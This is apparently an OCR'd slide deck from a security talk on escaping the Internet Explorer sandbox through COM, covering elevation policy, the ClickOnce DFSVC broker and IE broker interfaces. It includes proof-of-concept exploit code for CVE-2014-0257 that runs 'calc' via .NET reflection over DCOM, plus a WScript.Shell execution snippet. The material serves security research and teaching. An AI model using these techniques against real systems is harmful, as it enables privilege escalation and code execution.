


Default Applications




Demo:
Dump Elevation Policy

COM Elevation Policy



Exploiting Medium IE Process

- Can create a new instance of IE through policy
- Can script the instance using COM



IWebBrowser2 Interface

30 out of 38 rated this helpful - Rate this topic

Exposes methods that are implemented by the WebBrowser control (Microsoft ActiveX control) or implemented by an instance of the InternetExplorer application (OLE Automation). For the Microsoft .NE Framework version of this control, see WebBrowser Control (Windows Forms).

IWebBrowser2 Members

AddressBar	Sets or gets a value that indicates whether the address bar of the object is visible or hidden.
Application	Gets the automation object for the application that is hosting the WebBrowser Control.

What Could we do With This?

- Reminded of an old IE RCE, full trust JScript running in Print Preview Template


```
variant_t var(bstr_t("http://domain.com/template.html"));

browser->ExecWB(OLECMDID_PRINT, OLECMDEXECOPT_PROMPTUSER,
           &var, NULL);
```

```
<script>
new ActiveXObject("WScript.Shell").Exec("calc")
</script>
```

Not so fast…

- Can do this but:
  - Must navigate to a local or intranet resource (not so bad)
  - IE stops you accessing the medium integrity instance
- Net effect:
  - Only works to internet resource
  - Doesn’t gain you anything ☹

.NET Deployment Service (DFSVC)




Connecting to DFSVC

```
WCHAR cmdline [] = L"dfsvc.exe";
IUnknown* pDFSvc;

STARTUPINFO startInfo = { 0 };
PROCESS_INFORMATION procInfo = { 0 };

// Start dfsvc (because we can due to the ElevationPolicy)
CreateProcess(L"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\dfsvc.exe", cmdline,
         nullptr, nullptr, FALSE, 0, nullptr, nullptr, &startInfo, &procInfo);
// Get instance of DFSvc object
CoCreateInstance(CLSID_DFSvc, nullptr, CLSCTX_LOCAL_SERVER, IID_PPV_ARGS(&pDFSvc));
```

Click Once Broker (DFSVC)

```
[ComVisible(true), Guid("20FD4E26-8E0F-4F73-A0E0-F27B8C57BE6F")]
public class DeploymentServiceCom
{
    public void ActivateDeployment(string deploymentLocation,
                                   bool isShortcut);
    public void ActivateDeploymentEx(string deploymentLocation,
                                     int unsignedPolicy,
                                     int signedPolicy);
    public void ActivateApplicationExtension(string textualSubId,
                                             string deploymentProviderUrl,
                                             string targetAssociatedFile);
    public void MaintainSubscription(string textualSubId);
    public void CheckForDeploymentUpdate(string textualSubId);
    public void EndServiceRightNow();
    public void CleanOnlineAppCache();
}
```

Fun with .NET DCOM



MSCORLIB Type Library

```
interface _Object : IDispatch {
    HRESULT ToString([out, retval] BSTR* pRetVal);
    HRESULT Equals(
            [in] VARIANT obj,
            [out, retval] VARIANT_BOOL* pRetVal);
    HRESULT GetHashCode([out, retval] long* pRetVal);
    HRESULT GetType([out, retval] _Type** pRetVal);
};
```

MSCORLIB Type Library

```
interface _Object : IDispatch {
    HRESULT ToString([out, retval] BSTR* pRetVal);
    HRESULT Equals(
            [in] VARIANT obj,
            [out, retval] VARIANT_BOOL* pRetVal);
    HRESULT GetHashCode([out, retval] long* pRetVal);
    HRESULT GetType([out, retval] _Type** pRetVal);
};
```

MSCORLIB Type Library

```
interface _Object : IDispatch {
    HRESULT ToString([out, retval] BSTR* pRetVal);
    HRESULT Equals(
            [in] VARIANT obj,
            [out, retval] VARIANT_BOOL* pRetVal);
    HRESULT GetHashCode([out, retval] long* pRetVal);
    HRESULT GetType([out, retval] _Type** pRetVal);
};
```

Exploiting The Vulnerability

```
// Get .NET Type for System.Type
_Type* type = COMObject->GetType()->GetType();

// Get static .NET method GetType(String)
_MethodInfo* mi = type->GetMethod("GetType");
// Invoke method to lookup process type
type = mi->Invoke("System.Diagnostics.Process, System");

// Lookup Start(String) method
mi = type->GetMethod("Start");
// Run CALC
mi->Invoke("calc")
```

Demo:
Exploiting .NET COM Objects
CVE-2014-0257

Working with the Broker

IEUserBroker Interface

Extracted from IE Public Symbols (ieframe.dll)

```
struct IIEUserBroker : IUnknown
{
    HRESULT Initialize();
    HRESULT CreateProcessW();
    HRESULT WinExec();
    HRESULT BrokerCreateKnownObject(CLSID*, IID*, IUnknown**);
    HRESULT BrokerCoCreateInstance();
    HRESULT BrokerCoCreateInstanceEx();
    HRESULT BrokerCoGetClassObject();
};
```

BrokerCreateKnownObject

```
; Attributes: bp-based frame

; __int32 __stdcall CIEUserBrokerObject::BrokerCreateKnownObject(CIEUserBrokerObject *__hidden this, const struct _GUID *, const struct _GUID *, struct IUnknown **)
?BrokerCreateKnownObject@CIEUserBrokerObject@@UAGJABU_GUID@@0PAPAUIUnknown@@@Z proc near

this= dword ptr  8
rclsid= dword ptr  0Ch
riid= dword ptr  10h
ppv= dword ptr  14h

; FUNCTION CHUNK AT 100A0169 SIZE 00000027 BYTES
; FUNCTION CHUNK AT 10162174 SIZE 000000A5 BYTES
; FUNCTION CHUNK AT 1016225C SIZE 00000041 BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
push    esi             ; struct _GUID *
mov     esi, [ebp+rclsid]
mov     ecx, offset _CLSID_CShdocvwBroker
push    edi             ; struct _GUID *
mov     edx, esi
mov     edi, 80070005h
call    ?IsEqualGUID@@YGHABU_GUID@@0@Z ; IsEqualGUID(_GUID const &,_GUID const &)
test    eax, eax
jz      loc_10162174
```

Some Known Objects

Name	CLSID
Shell Document View Broker	{9C7A1728-B694-427A-94A2-A1B2C60F0360}
Feeds Low Rights Broker	{A7C922A0-A197-4AE4-8FCD-2236BB4CF515}
Protected Mode API	{ED72F0D2-B701-4C53-ADC3-F2FB59946DD8}
Settings Broker	{C6CC0D21-895D-49CC-98F1-D208CD71E047}
IE Recovery Store	{10BCEB99-FAAC-4080-B20F-AD07CD671EEF2}
WinINET Broker	{C39EE728-D419-4BD4-A3EF-EDA059DBD935}

Shell Document View Broker

- Monster broker interface implemented in ieframe.dll
- Around 145 separate function calls

```
struct IShdocvwBroker : IUnknown
{
    HRESULT RedirectUrl();
    HRESULT RedirectShortcut();
    HRESULT RedirectUrlWithBindInfo();
    HRESULT NavigateUrlInNewTabInstance() ;

    // And on for another 141 functions!!!
};
```

IE Recovery Store

- “Slightly” smaller attack surface, only about 60 functions ☺

```
struct IRecoveryStore: IUnknown
{
    HRESULT Initialize(DWORD dwProcessId,
        int, int, BSTR url);
    HRESULT InitializeFromFile();
    HRESULT CreateFrame(REFGUID, void*, void;
    HRESULT CloseFrame();
    ...
};
```

Built-in Implementations

StgCreateDocfile function

The **StgCreateDocfile** function creates a new compound file storage object using the COM-provided compound file implementation for the IStorage interface.

Note Applications should use the new function, StgCreateStorageEx, instead of **StgCreateDocfile**, to take advantage of enhanced Structured Storage features. This function, **StgCreateDocfile**, still exists for compatibility with Windows 2000.

Syntax


C++

```
HRESULT StgCreateDocfile(
  _In_   const WCHAR *pwcsName,
  _In_   DWORD grfMode,
  _In_   DWORD reserved,
  _Out_  IStorage **ppstgOpen
);
```


COM Functionality

- Structured Storage has much interesting features:
- objects provide interesting interfaces:
  - Structured Storage (IStorage)
  - Object Serialization (IPersistStream)
  - Data Dictionaries (IPropertyBag)


Attacking Out-Of-Process IStorage



